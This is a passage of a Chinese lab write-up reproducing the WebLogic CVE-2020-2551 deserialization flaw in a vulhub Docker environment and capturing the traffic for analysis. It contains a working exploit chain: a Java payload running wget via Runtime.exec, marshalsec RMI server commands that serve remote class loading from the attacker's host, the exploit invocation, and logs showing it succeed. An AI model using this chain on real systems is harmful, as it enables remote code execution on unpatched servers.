


(https://xzfile.aliyuncs.com/media/upload/picture/20200329153346-9fdd57fc-718f-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329153410-ae4b75d0-718f-1.png)


生成jar包：




(https://xzfile.aliyuncs.com/media/upload/picture/20200329153457-ca3c292e-718f-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329153518-d6f3ff70-718f-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329153543-e5cea572-718f-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329153635-045c6646-7190-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200329153654-100a3798-7190-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329153713-1b8635fe-7190-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200329153738-2a11f5ea-7190-1.png)


6.2.搭建Weblogic10.3.6.0环境

参考：https://github.com/vulhub/vulhub/blob/master/README.zh-cn.md
(https://github.com/vulhub/vulhub/blob/master/README.zh-cn.md)
cd vulhub/weblogic/CVE-2017-10271/ && docker-compose up -d





(https://xzfile.aliyuncs.com/media/upload/picture/20200329153819-42807584-7190-1.png)

Weblogic Docker ip:172.20.0.2



(https://xzfile.aliyuncs.com/media/upload/picture/20200329153857-590d25d6-7190-1.png)
Kali ip:192.168.152.128





(https://xzfile.aliyuncs.com/media/upload/picture/20200329153949-7876abae-7190-1.png)

7.Kali虚拟机本地直连网络测试（成功）

7.1.攻击准备

```
root@kali:~/CVE-2020-2551-test# ls
CVE-2020-2551.jar  exp.java  marshalsec-0.0.3-SNAPSHOT-all.jar
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200329154041-970de83e-7190-1.png)

```
//package payload;

import java.io.IOException;

public class exp {

    public exp() {
        String cmd = "wget http://192.168.152.128/success";
        try {
            Runtime.getRuntime().exec(cmd).getInputStream();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

注释掉包名

测试环境只有wget命令

(https://xzfile.aliyuncs.com/media/upload/picture/20200329154103-a4726f86-7190-1.png)

编译exp class:
javac -source 1.6 -target 1.6 exp.java

```
root@kali:~/CVE-2020-2551-test# javac -source 1.6 -target 1.6 exp.java
警告: [options] 未与 -source 1.6 一起设置引导类路径
1 个警告
root@kali:~/CVE-2020-2551-test# ls
CVE-2020-2551.jar  exp.class  exp.java  marshalsec-0.0.3-SNAPSHOT-all.jar
root@kali:~/CVE-2020-2551-test#
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200329154136-b810d0a0-7190-1.png)

搭建RMI Server,HTTP Server,执行POC:

```
python -m SimpleHTTPServer 80
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar  marshalsec.jndi.RMIRefServer "http://192.168.152.128/#exp" 1099
java -jar CVE-2020-2551.jar 192.168.152.128 7001 rmi://192.168.152.128:1099/exp
```

```
root@kali:~/CVE-2020-2551-test# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
root@kali:~/CVE-2020-2551-test# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168
152.128/#exp" 1099
* Opening JRMP listener on 1099
```

```
root@kali:~/CVE-2020-2551-test# java -jar CVE-2020-2551.jar  192.168.152.128 7001 rmi://192.168.152.128:1099/exp
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200329154228-d6df1406-7190-1.png)
注意：实战中HTTP Server 和RMI Server 的端口需要在防火墙上开放
Linux 开放80端口：
iptables -I INPUT -p tcp --dport 80 -j ACCEPT

7.2.开始抓包，并攻击

确定网卡名称：

```
root@kali:~# ifconfig
br-2d2338c464c6: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1
        inet 172.19.0.1  netmask 255.255.0.0  broadcast 17
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  coll

br-56b6c2497082: flags=4163<UP,BROADCAST,RUNNING,MULTICAST
        inet 172.20.0.1  netmask 255.255.0.0  broadcast 17
        RX packets 11  bytes 2412 (2.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31  bytes 2060 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  coll
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200329154333-fdd8096e-7190-1.png)

执行抓包命令：tcpdump -i br-56b6c2497082 -n -w deserlab.pcap，攻击完成后ctrl+c 结束命令

```
root@kali:~/CVE-2020-2551-test# tcpdump -i br-56b6c2497082  -n -w deserlab.pcap
tcpdump: listening on br-56b6c2497082, link-type EN10MB (Ethernet), capture size 262144 bytes
^C80 packets captured
80 packets received by filter
0 packets dropped by kernel
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200329154402-0f53725a-7191-1.png)

```
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
172.20.0.2 - - [23/Mar/2020 12:49:22] "GET /exp.class HTTP/1.1" 200 -
172.20.0.2 - - [23/Mar/2020 12:49:22] code 404, message File not found
172.20.0.2 - - [23/Mar/2020 12:49:22] "GET /success HTTP/1.1" 404 -   成功

root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.
152.128/#exp" 1099
* Opening JRMP listener on 1099
Have connection from /172.20.0.2:43210
Reading message...
Is RMI.lookup call for exp 2
Sending remote classloading stub targeting http://192.168.152.128/exp.class
Closing connection

        at sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.java:62)
        at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccessorImpl.java:45)
        at java.lang.reflect.Constructor.newInstance(Constructor.java:423)
        at java.lang.Class.newInstance(Class.java:442)
        at weblogic.iiop.ReplyMessage.getThrowable(ReplyMessage.java:318)
        at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:468)
        ... 8 more
------------------------
----没有回显    自行检测----
------------------------
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200329154422-1b21fb10-7191-1.png)

7.3.分析攻击流程


将保存的deserlab.pcap拷贝出来，用wireshark打开并分析



